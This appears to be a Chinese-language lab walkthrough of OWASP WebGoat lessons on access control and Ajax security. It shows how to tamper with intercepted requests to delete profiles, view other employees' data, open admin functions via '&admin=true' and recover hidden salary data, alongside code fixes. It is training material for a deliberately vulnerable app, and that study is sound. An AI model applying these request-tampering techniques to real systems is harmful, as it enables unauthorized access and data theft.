2.2.3.1 技术概念或主题（Concept / Topic To Teach）

在一个基于角色访问控制的方案中，角色代表一组访问权限和特权。一个用户可以被分配一个或多个角色，一个基于角色的访问控制通常包括两个部分：角色权限管理和角色分配。一个被破坏的基于角色的访问控制方案，可能允许用户以没有分配他/她的角色或以某种方式获得的未经授权的角色进行访问。

2.2.3.2 技术原理（How It works）

很多网站都尝试使用基于角色的方式严格限制资源访问，但开发人员在实现这类解决方案时容易出现疏忽。

2.2.3.3 总体目标 (General Goals)

2.2.3.3.1 Stage 1: 绕过表示层访问控制(Bypass Presentational Layer Access Control)

Tom 是一名普通员工。请利用系统脆弱的访问控制策略，在员工列表页面执行删除功能，验证 Tom 的个人信息能够被删除。每个用户的密码为该用户姓名中“名”的小写，如：Tom Cat 的密码是 tom)



2.2.3.3.2 Stage 2: 添加业务层的访问控制 (Add Business Layer Access Control)

本课程需要在 [WebGoat 开发版本上完成](#)。

实施安全修复以拒绝未授权用户执行用户信息删除功能。要完成该功能，您需要修改 WebGoat 代码。一旦完成该步骤，请返回 Stage 1，重新测试并验证用户信息验证删除功能能够被成功阻止。

2.2.3.3.3 Stage 3: 绕过数据层访问控制 (Breaking Data Layer Access Control)

Tom 是一名普通员工。请以 Tom 的身份，利用系统脆弱的访问控制策略越权访问另一名员工的个人信息，并验证访问结果。


2.2.3.3.4 Stage 4: 添加数据层访问控制 (Add Data Layer Access Control)

本课程需要在 [WebGoat](#) 开发版本上完成。

实施安全修复以拒绝未授权用户对数据的访问。要完成该功能。一旦完成该步骤，请返回 Stage 3，重新测试并验证尝试访问其它员工信息的行为能够被阻止。

2.2.3.4 课程资源 (Lesson Resources)

2.2.3.4.1 组织架构图 (Orgnization Chart)



2.2.3.4.2 访问控制矩阵 (Access Control Matrix)

Assets Roles	Search	List Staff	View Profile	Edit Profile	Create Profile
Employee	X	X (Self Only)	X	X (Portions)	
Manager	X	X	X		
HR	X	X	X	X (Others Only)	X
Admin	X	X	X	X	X

2.2.3.4.3 数据库结构 (Database Schema)

- **Employee**
 - ▶ userid INT NOT NULL PRIMARY KEY
 - ▶ first_name VARCHAR(20)
 - ▶ last_name VARCHAR(20)
 - ▶ ssn VARCHAR(12)
 - ▶ password VARCHAR(10)
 - ▶ title VARCHAR(20)
 - ▶ phone VARCHAR(13)
 - ▶ address1 VARCHAR(80)
 - ▶ address2 VARCHAR(80)
 - ▶ manager INT
 - ▶ start_date CHAR(8)
 - ▶ salary INT
 - ▶ ccn VARCHAR(30)
 - ▶ ccn_limit INT
 - ▶ disciplined_date CHAR(8)
 - ▶ disciplined_notes VARCHAR(60)
 - ▶ personal_description VARCHAR(60)
- **Roles**
 - ▶ userid INT NOT NULL
 - ▶ role VARCHAR(10) NOT NULL
 - ▶ PRIMARY KEY (userid, role)
- **Ownership**
 - ▶ employer_id INT NOT NULL
 - ▶ employee_id INT NOT NULL
 - ▶ PRIMARY KEY (employee_id, employer_id)

2.2.3.5 操作方法 (Solutions)

2.2.3.5.1 Stage 1: 绕过表示层访问控制(Bypass Presentational Layer Access Control)

首先查找具有【DeleteProfile】权利的角色。通过登录每一个用户的帐号，可以发现作为 HR 的 Jerry 具有【DeleteProfile】的权利，如图所示：


Stage 1

Stage 1: Bypass Presentational Layer Access Control.

As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").



在 Select from the list below 下方的列表中选中一个用户，然后点击【DeleteProfile】。通过抓包工具 WebScarab 可以截获向服务器发送的请求，如下图所示：




由上图可以看出 action 对应的 value 值是 DeleteProfile，即我们在 Tom 账户中任意选择一种 action，将其对应的 value 值改为 DeleteProfile，则 Tom 就具有了 DeleteProfile 权利。首先，登录 Tom 账户，最初的 Tom 账户如下图所示：



我们在 Select from the list below 下方的列表中选中 Tom，然后点击【ViewProfile】，通过

抓包工具 WebScarab 将 Value 栏的 ViewProfile 改为 DeleteProfile。



点击【Accept changes】按钮。出现如下页面，表示攻击成功。

- * You have completed Stage 1: Bypass Business Layer Access Control.
- * Welcome to Stage 2: Add Business Layer Access Control



2.2.3.5.2 Stage 2: 添加业务层的访问控制（Add Business Layer Access Control）

本课程需要在 [WebGoat](#) 开发版本上完成。

要确认用户是否有权执行某操作，首先需要检查该用户的权限。为此，您需要修改 `org.owasp.webgoat.lessons.RoleBasedAccessControl.RoleBasedAccessControl1.java` 类中的相关代码。

文件位置：

```
E:\webgoat\WebGoat\tomcat\webapps\WebGoat\JavaSource\org\owasp\webgoat\lessons\RoleBasedAccessControl 下的 RoleBasedAccessControl.java,
```

修改 `handleRequest` 方法，实现在未授权情况下抛出异常。代码中已经有一个 `isAuthorized` 方法可供您调用。

```
//*****CODE HERE*****
```

```
if(!isAuthorized(s, getUserId(s), requestedActionName))  
{  
    throw new UnauthorizedException();  
}  
//*****
```


完成代码修改后，请再次测试并验证 Stage 1 中未越权操作失败。完成该步骤后，本节课程结束。

2.2.3.5.3 Stage 3: 绕过数据层访问控制 (Breaking Data Layer Access Control)

登录 Tom 用户界面，在 Select from the list below 下选中 Tom 用户，然后点击 ViewProfile，正常页面如下所示：



即普通雇员 Tom 只可以查看自己的资料，利用 WebScarab 抓包工具截获请求，得到如下页面：



要想查看别人的资料，可以将 `employee_id` 的 `value` 值改为 101（用户 Jarry 的 ID），修改之后点击【Accept changes】。出现如下页面，则攻击成功。

- * You have completed Stage 3: Bypass Data Layer Access Control.
- * Welcome to Stage 4: Add Data Layer Access Control



2.2.3.5.4 Stage 4: 添加数据层访问控制（Add Data Layer Access Control）

本课程需要在 WebGoat 开发版本上完成。

您必须判断用户的操作权限，以及作为雇员用户的操作权限。为此，您需要检查用户授权。该操作需要通过在 `org.owasp.webgoat.lessons.RoleBasedAccessControl.RoleBasedAccessControl.java` 类中修改代码实现。修改 `handleRequest` 方法，实现在未授权情况下抛出异常。代码中已经有一个 `isAuthorizedForEmployee` 方法可供您调用。

```
//*****CODE HERE*****  
if(!isAuthorized(s, getUserId(s), requestedActionName))  
{  
    throw new UnauthorizedException();  
}  
if(!action.isAuthorizedForEmployee(s, getUserId(s),  
s.getParser().getIntParameter(RoleBasedAccessControl.EMPLOYEE_ID, 0)))
```

```
{  
    throw new UnauthorizedException();  
}  
//*****
```

完成代码修改后，请再次测试并验证 Stage 3 中越权操作失败。完成该步骤后，本节课程结束。

2.2.4 远程管理访问（Remote Admin Access）

2.2.4.1 技术概念或主题（Concept / Topic To Teach）

应用程序通常会有一个管理界面，这个界面一般用户无法访问到，只有具有特权的用户才能访问。

2.2.4.2 技术原理（How It works）

很多网站开发人员在脚本中预留了相关的参数接口，一旦该参数被后台程序确认，则访问者的权限会被放大，浏览到先前不能访问的资源，如：程序调试日志、隐藏功能菜单等。

2.2.4.3 总体目标（General Goals）

尝试访问 WebGoat 的管理界面。您也可以尝试访问 Tomcat 的管理界面。Tomcat 的管理界面可通过 URL (/admin) 访问，但不作为本课程完成的考核内容。

2.2.4.4 操作方法（Solutions）

首先访问管理界面 URL 为在当前地址后添加&admin=true，打开“Admin functions”后，可以看到有【Report Card】、【User Information】、【Product Information】、【Report Card】和【Adhoc Query】等选项，选中 User Information，则会出现如下页面：

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Denial of Service
- Improper Error Handling
- Injection Flaws
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- [Report Card](#)
- Challenge

Solution Videos
[Restart this Lesson](#)
Screen=53
menu=2000
JSESSIONID = 566C2549FEA5C11518F5D6BC4B78EE8A
How To Work With WebGoat

Welcome to a short introduction to WebGoat. Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this can be easily changed. This configuration is for single user, additional users can be added in the tomcat-users.xml file. If you want to use WebGoat in a laboratory or in class you might need to change this setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface


这是因为只有管理者才有权限查看 User Information, 在当前地址后面添加&admin=true, 可得如下界面:

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Denial of Service
- Improper Error Handling
- Injection Flaws
- Insecure Communication
- Insecure Configuration
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- [Report Card](#)
- [User Information](#)
- [Product Information](#)
- [Adhoc Query](#)
- Challenge

Solution Videos
[Restart t](#)
Screen=53
admin=true
menu=2000
JSESSIONID = 566C2549FEA5C11518F5D6BC4B78EE8A
*** Congratulations. You have successfully completed this lesson.**

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

OWASP Foundation | Project WebGoat | Report Bug

即我们可以看到用户的相关信息, 而这些信息都是只有 admin 才可以看得, 至此攻击成功, 在 Access Control Flaws 中可以看到如下提示成功的页面:

- [Stage 1: Bypass Business Layer Access Control](#)
- [Stage 2: Add Business Layer Access Control](#)
- [Stage 3: Bypass Data Layer Access Control](#)
- [Stage 4: Add Data Layer Access Control](#)
- [Remote Admin Access](#)

administrative interface for Tomcat. The Tomcat admin interface can be accessed via a URL (/admin) and will not count towards the completion of this lesson.

*** Congratulations. You have successfully completed this lesson.**

OWASP Foundation | Project WebGoat | Report Bug

2.2.4.5 特别说明 (Special Explanations)

笔者使用的 OWASP 虚拟机 (OWASP Broken Web Apps VM v1.0) 中, Tomcat 后台路径不是手册中描述的地址, 而是:

```
http://IP:8080/manager/html
```

2.3 Ajax 安全 (Ajax Security)

2.3.1 同源策略保护 (Same Origin Policy Protection)

2.3.1.1 技术概念或主题 (Concept / Topic To Teach)

AJAX 技术的一项关键元素是 XMLHttpRequest (XHR), 该技术允许客户端向服务端发起异步调用。然而, 作为一项安全措施, 这些请求最好只能从客户端原始页面向服务端发起访问。

2.3.1.2 技术原理 (How It works)

同源策略是客户端脚本 (尤其是 Javascript) 的重要的安全度量标准。它最早出自于 Netscape Navigator2.0, 其目的是防止某个文档或脚本从多个不同源装载。


当脚本被浏览器半信半疑运行在沙箱时, 它们应该只被允许访问来自同一站点的资源, 而不是那些来自其它站点可能怀有恶意的资源。

2.3.1.3 总体目标 (General Goals)

该练习将演示同源策略保护。XMLHttpRequest 只能向同源服务端发送请求, 任何向非同源服务端发送数据的尝试都将失败。

2.3.1.4 操作方法 (Solutions)

依次点击页面中的两个链接, 查看浏览器的操作结果完成本课程。



2.3.2 基于 DOM 的跨站点访问（LAB: DOM-Based cross-site scripting）

2.3.2.1 技术概念或主题

文档对象模型（DOM）从安全的角度展现了一个有趣的问题。它允许动态修改网页内容，但是这可以被攻击者用来进行恶意代码注入攻击。XSS，一种恶意代码注入，一般会在未经验证的用户的输入直接修改了在客户端的页面内容的情况下。

2.3.2.2 技术原理

HTML DOM 实体中可随时插入新的 HTML 语句或 JavaScript 语句，因此很容易被恶意代码利用，从而用来改变页面显示内容或执行恶意代码。

HTML 标记语言中很多标签的特殊属性参数中允许插入 JS 代码，如：IMG/IFRAME 等。

2.3.2.3 总体目标

在这个练习中，您的任务是利用此漏洞将恶意代码注入到 DOM，然后在最后阶段，通

2.3.2.3.5 Stage 5:修复漏洞

启用客户端 HTML 内容编码以规避 DOM XSS 漏洞。escape.js 文件中提供了各种您可以使用的方法。

2.3.2.4 操作方法

2.3.2.4.1 Stage 1:改变 Web 页面显示内容

输入"``", 然后提交。返回如图所示:

STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE



ASPECT SECURITY

2.3.2.4.2 Stage 2:使用 IMG 标签

输入"``", 然后提交。返回结果如图所示:

STAGE 2: Now, try to create a JavaScript alert using the image tag



ASPECT SECURITY

OWASP Foundation | Project Web



2.3.2.4.5 Stage 5:修复漏洞

输入部分需要用到 JavaScript 文件 `escape.js`。您可以在 `tomcat\webapps\WebGoat\javascript` (Standart Version) 或 `WebContent\javascript` (开发版) 中找到相关的脚本文件。

编辑 `DOMXSS.js`, 将以下内容:

```
function displayGreeting(name) {
if (name != ""){
document.getElementById("greeting").innerHTML="Hello, " + name + "!";
}
}
```

修改为:

```
function displayGreeting(name) {
if (name != ""){
document.getElementById("greeting").innerHTML="Hello, " + escapeHTML(name); + "!";
}
}
```

完成修改后, 针对该漏洞的利用将被屏蔽。

2.3.3 小实验: 客户端过滤 (LAB: Client Side Filtering)

2.3.3.1 技术概念或主题

服务端只向客户端发送其只能访问到的数据。在本课程中, 服务端向客户端发送了过多的数据, 由此产生了一个严重的访问控制问题。

2.3.3.2 技术原理

服务端与客户端数据交互过程虽然被页面代码进行了隐藏, 但仍然可以通过 `Firebug`、`IEWatch`、`WebScarab` 等工具捕获到, 直接显示在用户眼前。

2.3.3.3 总体目标

该课目的在于利用服务器返回的多余信息，发现您不该访问的信息并修复该漏洞。

2.3.3.3.1 Stage 1:查找额外敏感信息

找到 Neville Bartholomew 的薪水信息。


2.3.3.3.2 Stage 2:修复漏洞

修复该问题。修改服务器代码，确认只能返回 Moe Stooge 才能访问的返回数据。

2.3.3.4 操作方法

2.3.3.4.1 Stage 1:查找额外敏感信息

通过【Select user】下拉菜单查询其它数据。在有返回数据的时候使用 Firebug 或 WebScarab 查看源代码或返回数据。找到 Neville 的薪水信息。



提交概述据后，完成本课程第一步。

2.3.3.4.2 Stage 2:修复漏洞

本课程中，您需要修改 `clientSideFiltering.jsp` 中的代码。该文件您可以在 `WebContent` 的 `lessons/Ajax` 文件夹下找到。该安全漏洞的主要问题是服务端将所有数据返回给客户端，尽管这些敏感数据被隐藏了，但仍然可以被发现。在本课程中您可以在 XPath 查询中增加一个过滤器。在文件中您可以找到如下结构：

```
StringBuffer sb = new StringBuffer();
sb.append("/Employees/Employee/UserID | ");
sb.append("/Employees/Employee/FirstName | ");
sb.append("/Employees/Employee/LastName | ");
sb.append("/Employees/Employee/SSN | ");
sb.append("/Employees/Employee/Salary ");
String expression = sb.toString();
```

该字符串可以在 XPath 查询中被使用。您需要授权只有管理人员才可以查看其它的雇员的信息。要实现该功能您需要使用 XPath 过滤器。以下代码可以实现：

```
StringBuffer sb = new StringBuffer();
sb.append("/Employees/Employee[Managers/Manager/text() = " + userId + "]/UserID | ");
sb.append("/Employees/Employee[Managers/Manager/text() = " + userId + "]/FirstName | ");
```

```
sb.append("/Employees/Employee[Managers/Manager/text() = " + userId + "]/LastName | ");  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userId + "]/SSN | ");  
sb.append("/Employees/Employee[Managers/Manager/text() = " + userId + "]/Salary ");  
String expression = sb.toString();
```

现在，您的客户端将只能访问到经过授权的信息了。

2.3.4 DOM 注入 (DOM Injection)

2.3.4.1 技术概念或主题

本课程将教会您如何执行 DOM 注入攻击

2.3.4.2 技术原理

一些应用程序专门使用 AJAX 操控和更新在 DOM 中能够直接使用的 JavaScript、DHTML 和 eval()方法。攻击者可能会利用这一点，通过拦截答复，注入一些 JavaScript 命令，实施攻击。

2.3.4.3 总体目标

- * 目标系统需要您输入激活码；
- * 您的目标就是激活被禁用的按钮；
- * 您需要花点时间阅读 HTML 代码，理解激活码的验证过程。

2.3.4.4 操作方法


浏览器与服务端通过 Ajax 技术实现 XML 通信。查看 HTML 源代码后，您会发现代码中使用了 XMLHttpRequest。

```
<script>  
function validate() {  
var keyField = document.getElementById('key');  
var url = 'attack Screen=80&menu=1150&from=ajax&key=' +  
encodeURIComponent(keyField.value);  
if (typeof XMLHttpRequest != 'undefined') {  
req = new XMLHttpRequest();
```

